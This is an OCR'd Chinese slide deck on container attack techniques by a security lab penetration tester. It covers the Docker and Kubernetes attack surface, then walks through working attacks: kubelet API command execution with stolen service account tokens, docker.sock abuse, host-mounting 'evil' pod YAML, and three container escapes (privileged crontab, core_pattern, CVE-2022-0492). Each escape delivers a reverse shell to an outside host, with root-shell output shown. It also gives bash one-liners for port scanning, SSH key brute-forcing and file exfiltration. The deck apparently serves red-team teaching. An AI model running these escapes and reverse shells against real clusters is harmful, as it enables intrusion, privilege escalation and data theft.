容器攻击技术

罗镕鑫

荣耀网络安全实验室高级渗透工程师


个人简介

- 荣耀网络安全实验室高级渗透工程师
- 毕业于厦门大学电子工程系，前华为某安全蓝军团队核心成员
- 拥有丰富的大型Java web 应用代码审计经验，熟悉PaaS/SaaS层云服务渗透测试和红蓝对抗，长期专注于漏洞挖掘与利用及其自动化

目 录


1. 容器技术背景知识

1.1 Docker 整体架构




1. 容器技术背景知识

1.2 Kubernetes 整体架构




1. 容器技术背景知识

1.3 容器如何实现隔离



namespace



Control Groups

- **Capabilities**：将 root 权限分成更细的粒度，分别单独控制，docker启动的容器默认只有少量 capability
- **Seccomp (secure somputing mode)**：基于BPF技术，用黑白名单限制程序可调用的 syscall，docker默认禁用 300+ syscall 中的44个
- **AppArmor (Application Armor)**：LSM之一，限制程序可用的capability和（基于路径的）文件访问权限（DAC）
- **SELinux (Security-Enhanced Linux)**：LSM之一，限制程序的（基于domain-label系统的）文件访问权限（MAC）
- **其他隔离增强技术**：gVisor/Kata Containers/Firecracker/Unikernels

2. 容器攻击面


容器环境攻击面
Docker
Kubernetes
Linux
Openstack
组件已知漏洞
镜像仓库污染
Docker daemon 暴露
多余的权限
危险的挂载
组件已知漏洞
端口无认证暴露在internet/intranet/pod
泄露高权限凭据
允许运行特权容器
内核提权漏洞
bpf-helpers
usermode helper
IMDS API
网络配置出错

2. 容器攻击面


容器环境攻击面
Docker
Kubernetes
Linux
Openstack
组件已知漏洞
镜像仓库
配置缺陷
组件已知漏洞
配置缺陷
提权漏洞
IMDS API
docker build CVE-2019-13139
docker cp CVE-2018-15664
docker exec CVE-2018-9862
AppArmor限制绕过 CVE-2019-16884
覆盖runC CVE-2016-3697
镜像内Root空密码 CVE-2019-5021
读取镜像窃取信息
删除镜像拒绝服务
替换镜像添加后门
Docker daemon暴露
多余的权限
危险的挂载
Docker.sock
tcp:2375/2376
fd://
SYS_ADMIN
SYS_BPF
SYS_RAWIO
SYS_MODULE
DAC_READ_SEARCH
/
/var/lib/kubelet/pods
/proc
/sys
kubelet
Kube-proxy
Kube-apiserver
etcd
内置插件 istio tiller等
端口无认证暴露在internet/intranet/pod
其他
Kube-apiserver的8080/6443
Kubelet的10250/10255
Etcd的2379/2380
Kube-proxy
Kube-dashboard
允许运行特权容器
泄露高权限service account token
泄露Kubeconfig
Secret资源泄露凭据
eBPF OOB CVE-2021-31440
Dirty COW CVE-2016-5195
Dirty Pipe CVE-2022-0847
bpf-helpers
usermode helper
网络配置出错

3. 容器攻击技术举例

1. 获取容器内 shell
2. docker/k8s 执行环境特征识别
3. 访问 instance metadata service（IMDS）

1. 危险的权限导致容器逃逸
2. 多危险的挂载导致容器逃逸（以 procfs + core_pattern 为例）
3. Linux 内核漏洞导致容器逃逸（以 CVE-2022-0492 为例）

1. 利用 kueblet API 在其他 container 中执行命令
2. 利用docker daemon在其他container中执行命令，部署脆弱container
3. 通过 kube-apiserver 在其他pod中执行命令，部署脆弱 k8s workload (pod/controller)

3. 容器攻击技术举例

… | 武器开发 | 1 初始访问 | 执行命令 | 权限维持 | 权限提升 | 防御绕过 | …

1.1 获取容器内shell

① 利用云服务提供的容器内命令执行能力

开发/运维类云服务需要为用户提供独立/临时的执行环境，通过这些云服务通常能够很快获得执行任意命令的容器。

Lambda function

AI开发平台 Modelarts

classroom

② 利用web应用漏洞进入容器


利用传统web漏洞攻占的系统有时会是容器，这时的容器环境往往更脆弱。

LOG4J

APACHE SHIRO

fastjson

③ 暴露的容器编排系统的管理台



3. 容器攻击技术举例

1

… | 武器开发 | 初始访问 | 执行命令 | 权限维持 | 权限提升 | 防御绕过 | …

1.2 docker/k8s执行环境特征识别

类别	动作	docker/k8s pod内现象
文件	ls -l /.dockerenv	存在
	ls -l /.dockerinit	存在
	cat /proc/1/cgroup	包含字符串docker/lxc/kuberpods
进程	ls -l /proc/1/exe	不是 systemd/init
	ps -ef	结果很少
	~~head -n1 /proc/1/sched~~	~~不是 systemd (1, #threads: 1) 之类~~
	cat /proc/1/attr/current	不是unocnfinied，包含字符串docker/container_t/lxc/rkt或是参数错误
根目录挂载点	grep -w / /proc/1/mounts	包含overlay/docker
utils存在情况	which sudo netstat lsof ifconfig vi iptables	utils不存在或者存在较少
环境变量	env	包含服务发布地址
网络	探测可达节点的开放端口	master开放22,2379,2380,6443,8080,10250,10251,10252,10256,10257,10259， node开放22,10250,10256
默认svc网段/ pause容器镜像名/ …	…	…

3. 容器攻击技术举例


… → 武器开发 → 1 初始访问 → 执行命令 → 权限维持 → 权限提升 → 防御绕过 → …


1.3访问 Instance Metadata Service(IMDS)

1. 在集群中，可以通过169.254.169.254这个地址获取当前容器所在虚机节点的元数据。
2. 169.254.169.254是一个保留地址，最早被AWS用于向虚拟机注入Metadata，之后的 openstack、其他（部分）云产商也兼容该地址。

不同云服务供应商的IMDS地址：

1. 169.254.169.254
2. fd00:ec2::254
3. 100.100.100.200
4. metadata.tencentyun.com
5. metadata.google.internal
6. …






3. 容器攻击技术举例

… | 武器开发 | 初始访问 | 执行命令 | 权限维持 | 权限提升 | 防御绕过 | …

2

2.1 利用kueblet API在其他container中执行命令

集群每个节点都运行有kubelet，kubelet提供操作container的服务接口，如果接口无认证或者攻击者拥有交互凭据，就可以攻击kubelet所在节点上的任意pod中的容器。





```
root@deb:/#
root@deb:/# curl 169.254.169.254/latest/meta-data/local-ipv4
172.16.0.111root@deb:/#
root@deb:/#
root@deb:/# token=$(cat /run/secrets/kubernetes.io/serviceaccount/token)
root@deb:/#
root@deb:/# curl -ks -H "Authorization: Bearer $token" https://172.16.0.111:10250/pods |jq  ".items[].metadata.selfLink"
"/api/v1/namespaces/kube-system/pods/                    -pqqm6"
"/api/v1/namespaces/kube-system/pods/
"/api/v1/namespaces/default/pods/ubuntu-854b      9b-t7hpn"
"/api/v1/namespaces/default/pods/orderer-481961eb00                    303a6b00b071-0"
"/api/v1/namespaces/default/pods/peer-aaa4be6160840ec5255fa4c1e50e8b430554b717-0"
"/api/v1/namespaces/kube-system/pods/                    r-7jq9m"
"/api/v1/namespaces/default/pods/ubuntu2-5864fb459f-xpm6x"
"/api/v1/namespaces/default/pods/nginx-7cdbd8cdc9-qkflx"
"/api/v1/namespaces/default/pods/baas-agent-f6d464bc6-xfnq7"
"/api/v1/namespaces/default/pods/deb"
root@deb:/#
root@deb:/# curl -ks -H "Authorization: Bearer $token" https://172.16.0.111:10250/run/kube-system/                    -d 'cmd=id'
uid=0(root) gid=0(root) groups=0(root)
root@deb:/#
root@deb:/#
```

节点上所有pod的selfLink

3. 容器攻击技术举例

2.2 利用docker daemon在其他container中执行命令，部署脆弱container



docker是CS架构，如果作为服务端的docker daemon监听的地址暴露且可被访问，则可以直接利用docker client连接docker daemon，管理容器。常见的暴露场景有三种：

1. **tcp暴露公网**
2. **tcp暴露给容器**
3. **docker.sock暴露给容器**

通过操控dockerd可以

1. **其他container中执行命令**

   ./docker-cli –H unix:///run/docker.sock exec {container_id} {cmd}

2. **部署脆弱container**

   docker run –pid host –userns host –uts host –privileged –v /:/hostfs alpine sh

```
➜  ~ docker run --rm -it -v /var/run/docker.sock:/var/run/docker.sock alpine sh
/ # mount |grep docker.sock
tmpfs on /run/docker.sock type tmpfs (rw,nosuid,noexec,relatime,size=816756k,mode=755)
/ # wget -q https://download.docker.com/linux/static/stable/x86_64/docker-19.03.9.tgz
/ # tar xzf docker-19.03.9.tgz && cp docker/docker ./docker-cli
/ # ./docker-cli -H unix:///run/docker.sock ps
CONTAINER ID        IMAGE               COMMAND             CREATED             STATUS              PORTS               NAMES
a3aee0504d35        alpine              "sh"                About a minute ago   Up About a minute                       peaceful_colden
/ # ./docker-cli -H unix:///run/docker.sock exec a3aee0504d35 id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
/ #
```

3. 容器攻击技术举例


… | 武器开发 | 初始访问 | 执行命令 | 权限维持 | 权限提升 | 防御绕过 | …

2

2.3 通过 kube-apiserver 在其他pod中执行命令，部署脆弱 k8s workload (pod/controller)

可通过kube-apiserver

1. 查看当前凭据权限
   kubectl --token $token -s https://masterip:port --insecure-skip-tls-verify=true auth can-i –list
2. 在其他pod中执行命令
3. 部署隔离不充分的 pod/controller（deployment/DaemonSet/CronJob等） 来为后续提权做准备：
   kubectl apply –f evil_pod.yaml –f evil_deployment.yaml




```yaml
apiVersion: apps/v1
kind: Deployment
metadata:
  name: evildeploy
spec:
  replicas: 2
  selector:
    matchLabels:
      run: evil
  template:
    metadata:
      labels:
        run: evil
    spec:
      containers:
      - name: evilnginx
        image: nginx
        volumeMounts:
        - mountPath: /hostfs
          name: hostfs
      volumes:
      - name: hostfs
        hostPath:
          path: /
```

```yaml
apiVersion: v1
kind: Pod
metadata:
  name: evilpod
  labels:
    run: evil
spec:
  containers:
  - name: evilnginx
    image: nginx
    volumeMounts:
    - mountPath: /hostfs
      name: hostfs
  volumes:
  - name: hostfs
    hostPath:
      path: /
```

3. 容器攻击技术举例

3.1 危险的权限导致容器逃逸

docker允许特权容器访问宿主机上的所有设备。最常用的方式是通过挂载宿主机文件系统，修改crontab/logrotate等系统定时任务来获取主机shell。

```
➜  ~ docker run --rm --privileged  -it nginx bash
root@ebf2854d14d6:/# grep CapEff /proc/self/status  查看当前容器拥有的capabilities
CapEff: 0000003fffffffff
root@ebf2854d14d6:/# fdisk -l |grep Device -A5      查看宿主机的设备列表
Device     Boot Start      End  Sectors Size Id Type
/dev/vda1  *     2048 83884031 83881984  40G 83 Linux
root@ebf2854d14d6:/#
root@ebf2854d14d6:/# mkdir hostfs
root@ebf2854d14d6:/# mount -v /dev/vda1 /hostfs      挂载宿主机设备到容器中
mount: /dev/vda1 mounted on /hostfs.
root@ebf2854d14d6:/# cat /hostfs/etc/hostname
luorongxin-ubuntu1804-pentest
root@ebf2854d14d6:/#                                 向宿主机的 /etc/crontab 写入定时任务
root@ebf2854d14d6:/# echo '* * * * * root bash -c "/bin/bash -i >& /dev/tcp/2m1.pw/2346 0>&1
"' >> /hostfs/etc/crontab
root@ebf2854d14d6:/# tail -n1 /hostfs/etc/crontab
* * * * * root bash -c "/bin/bash -i >& /dev/tcp/2m1.pw/2346 0>&1"
root@ebf2854d14d6:/# sed -i '$d' /hostfs/etc/crontab 删除定时任务
root@ebf2854d14d6:/#
root@ebf2854d14d6:/#
```

```
➜  ~ nc -lvvp 2346
Listening on [0.0.0.0] (family 0, port 2
Connection from ecs-159-138-22-18.compute
bash: cannot set terminal process group (
bash: no job control in this shell
root@luorongxin-ubuntu1804-pentest:~# id
id      成功反弹shell
uid=0(root) gid=0(root) groups=0(root)
root@luorongxin-ubuntu1804-pentest:~# cat
cat /etc/hostname
luorongxin-ubuntu1804-pentest
root@luorongxin-ubuntu1804-pentest:~#

root@luorongxin-ubuntu1804-pentest:~#
```

3. 容器攻击技术举例

… | 武器开发 | 初始访问 | 执行命令 | 权限维持 | 3 权限提升 | 防御绕过 | …

3.2 危险的挂载导致容器逃逸（以 procfs + core_pattern 为例）

容器逃逸通常是由于从容器中能够写主机上的文件，存在危险挂载时攻击者更容易做到这点。

比如docker.sock挂载到容器中可能导致docker daemon被控制，宿主机根目录挂载到容器中可被写入SSH公钥或定时任务。这里再举一个/proc挂载到容器中导致的逃逸：

```
# ls -lh /proc/sys/kernel/core_pattern && cat /proc/sys/kernel/core_pattern   查看宿主机文件系统上的 core_pattern 文件正常内容
-rw-r--r-- 1 root root 0 Sep  7 20:37 /proc/sys/kernel/core_pattern
core
#                                                                  将反弹shell的命令写入容器文件系统中的 /shell 文件
# echo '#!/bin/bash\necho' $(echo 'bash -i >& /dev/tcp/10.    .52/2345 0>&1'|base64) '|base64 -d|bash'> /shell && cat /shell
#!/bin/bash
echo YmFz                                                    lQo= |base64 -d|bash
#                                                                  获取并将 /shell 文件在宿主机的路径写入宿主机 core_pattern 文件，等待执行
# echo '|'$(grep -Po "(?<=upperdir=)[^,]*" /proc/mounts |head -n1 )/shell > /proc/sys/kernel/core_pattern && cat /proc/sys/kernel/core_pattern
|/var/lib/docker/overlay2/83322083ad111541137c5077bc4c0cbe15791fb2bb4c90c60713fdeb288c93e9/diff/shell
#
# chmod +x /shell && ulimit -c unlimited
#
# sleep 100& 触发 core_pattern，/shell 文件被执行
# kill -11 $!
#
```

```
bob@dc: ~

C:\Users\          >bash
bob@dc:/mnt/c/Users/100015442$ cd
bob@dc: $ nc -lvvp 2345
Listening on 0.0.0.0 2345

Connection received on 10.      .37 56260
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
[root@appdist-sit /]#
[root@appdist-sit /]# id   成功反弹shell
id
uid=0(root) gid=0(root) groups=0(root)
```

3. 容器攻击技术举例

3.3 Linux内核漏洞导致容器逃逸（以CVE-2022-0492为例）

进程结束时内核会检查它的 cgroups 是否启用了notify_on_release。如果启用，它会以root身份运行 release_agent 。拥有 SYS_ADMIN 权限的容器可以修改相关文件，可以用这个方法逃逸。

```
/ # d=$(dirname $(ls /sys/fs/cgroup/*/release_agent |head -n1)) && echo $d
/sys/fs/cgroup/blkio
/ # mkdir -p $d/ww && ls $d/ww
blkio.bfq.io_service_bytes              blkio.bfq.weight_device                 blkio.throttle.io_serviced              blkio.throttle.write_iops_device
blkio.bfq.io_service_bytes_recursive    blkio.diskstats                         blkio.throttle.io_serviced_recursive    cgroup.clone_children
blkio.bfq.io_serviced                   blkio.reset_stats                       blkio.throttle.read_bps_device          cgroup.id
blkio.bfq.io_serviced_recursive         blkio.throttle.io_service_bytes         blkio.throttle.read_iops_device         cgroup.procs
blkio.bfq.weight                        blkio.throttle.io_service_bytes_recursive blkio.throttle.write_bps_device       notify_on_release
/ # cat $d/ww/notify_on_release && echo 1 >$d/ww/notify_on_release && cat $d/ww/notify_on_release
0
1
/ # t=$(sed -n 's/.*upperdir=\([^,]*\).*/\1/p' /etc/mtab) && echo $t
/var/lib/docker/overlay2/8ca92666c6d62e6ab09e56b6206f5be3832ec4c8655291a0b18f8fa13381dde5/diff
/ # echo $t/c >$d/release_agent && cat $d/release_agent
/var/lib/docker/overlay2/8ca92666c6d62e6ab09e56b6206f5be3832ec4c8655291a0b18f8fa13381dde5/diff/c
/ # printf '#!/bin/bash\nbash -i > /dev/tcp/10.    .52/2345 0<&1 2>&1\n' >/c && cat /c
#!/bin/bash
bash -i > /dev/tcp/10.    .52/2345 0<&1 2>&1
/ # chmod +x /c
/ # sh -c "echo 0 >$d/ww/cgroup.procs"
/ #
```

①寻找带有 release_agent 的 cgroup

②在 /sys/fs/cgroup/blkio 下创建subgroup

③启用 release_agent

④定位当前容器文件系统在主机上的路径

⑤将 cgroup 释放时要执行的程序路径写入 release_agent

⑥写入该 cgroup 释放时要执行的程序内容，即反弹shell的命令

⑦触发release_agent

```
bob@dc: ~
bob@dc: $ nc -lvvp 2345
Listening on 0.0.0.0 2345
Connection received on 10.    .37 47662
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
bash-4.4# date
date
Fri Sep  8 10:57:57 CST 2023
bash-4.4# id
id
uid=0(root) gid=0(root) groups=0(root)
bash-4.4# cat /etc/hosts
```

⑧得到反弹的shell

4. live off the land

4.1 用纯bash扫描端口、爆破SSH凭证、传送文件、模拟HTTP请求

```
# 1. 纯bash语法进行端口扫描
xxxp() { for h in ${1//,/ };do echo -n $h:;for p in ${2//,/ };do timeout 0.5 bash -c "2>/dev/null </dev/tcp/$h/$p" && echo -n $p,;done;echo;done }
## 对某个IP扫全端口
xxxp 192.168.0.1 $(shuf -i 0-65535|tr '\n' ',')
## 对某些端口扫同C段
xxxp $(shuf -i 0-255|xargs -i echo -n 192.168.8.{},) 22,80 # 乱序扫描
xxxp $(seq 0 1 255|xargs -i echo -n 192.168.1.{},) 22,3389,8080,10250,10255 # 顺序扫描


# 2. 爆破SSH私钥
for i in $(cat open22.ip );do echo $i;ssh -i Ruby_id_rsa -o StrictHostKeyChecking=no -o LogLevel=error -o PasswordAuthentication=no -o
ConnectTimeout=3 -o ConnectionAttempts=1 Ruby@$i id;done 2>&1 | tee sshlog.try


# 3. 下载文件
nc -lp 2345 > goods # attacker
cat goods >/dev/tcp/vps.ip/2345 # victim

# 4. 上传文件
nc -lNp 2345 < `which nc` # attacker
cat<>/dev/tcp/vps.ip/port > mync # victim


# 5. 模拟HTTP请求，如访问 IMDS
exec 3<>/dev/tcp/169.254.169.254/80 ; echo -e "GET /latest/meta-data/local-ipv4 HTTP/1.1\n\n">&3 ;timeout 1 cat<&3;
```

4. live off the land

4.2 用curl与IMDS/kubelet/kube-apiserver /dockerd交互

```
# 1. 与 IMDS 交互
curl -si http://169.254.169.254/latest/meta-data/local-ipv4

# 2. 与 dockerd 交互
curl http://dockerdip:2375/containers/json?limit=5
curl -s --unix-socket /var/run/docker.sock "http:/v1.24/containers/json?limit=5"

# 3. 与 kubelet 交互
## 获取 pod 信息
curl -s --cacert /run/secrets/kubernetes.io/serviceaccount/ca.crt -H "Authorization: Bearer $(cat
/run/secrets/kubernetes.io/serviceaccount/token) " https://workernode:10250/pods
## 在 pod 中执行命令
curl -ks -XPOST -H "Authorization: Bearer $token " https://workerip:10250/run/{namespace}/{pod}/{container}/ -d "cmd=id"
wget -q --no-check-certificate -O /dev/stdout  --header="Authorization: Bearer $token"
https://workerip:10250/run/{namespace}/{pod}/{container} --post-data="cmd=id"

# 4. 与 kube-apiserver 交互
## 本地打印完整HTTP请求便于使用curl模拟
kubectl -v10 {command ……}
## 查看角色和权限
curl -s --cacert ./ca.crt -H "Authorization: Bearer $token" https://[masterip]:[port]/apis/rbac.authorization.k8s.io
```

4. live off the land

4.3 使用 jq 分析 pod 信息

通过 kubelet api 获得的 pod 信息数量巨大，可以使用 github.com/jqlang/jq 离线分析，提取需要的信息

```
# 1. 获取所有节点上所有 pod 的信息
cat workernode_ips | xargs -I{} curl http://{}:10255/pods -sO {}_pods.json

# 2. 获取容器名
cat pod.json | jq -c '.items[].spec.containers[].name'

# 3. 获取所有selfLink
cat pod.json | jq -c '.items[].metadata.selfLink'

# 4. 获取特权容器
cat pod.json | jq -c '.items[] |select(.spec.containers[].securityContext.privileged)? | .metadata.selfLink'

# 5. 有特殊 capability 处理的容器
cat pod.json | jq -c '.items[] | select(.spec.containers[].securityContext.capabilities)? | .metadata.selfLink'
cat pod.json | jq -c '.items[] | select(.spec.containers[].securityContext.capabilities.add | .[]? |
contains("SYS_ADMIN"))? | .metadata.selfLink'

# 6. 有特殊挂载的容器
cat pod.json | jq -c '.items[] | select(.spec.volumes[].hostPath.path)? |
"\(.spec.volumes[].hostPath.path)    \(.metadata.selfLink)"' |sort -u| grep "/var/lib/kubelet/pods"

# 7. 容器对外开放端口
cat pod.json | jq -c '.items[] | select(.spec.containers[].ports[].containerPort)? |
"\(.status.podIP):\(.spec.containers[].ports[].containerPort)"' | grep -v null | sort -u
```


```
{
  "metadata": {
    "name": "tke-monitor-agent-rrcx4",
    "generateName": "tke-monitor-agent-",
    "namespace": "kube-system",
    "selfLink": "/api/v1/namespaces/kube-system/pods/tke-monitor-agent-rrcx4",
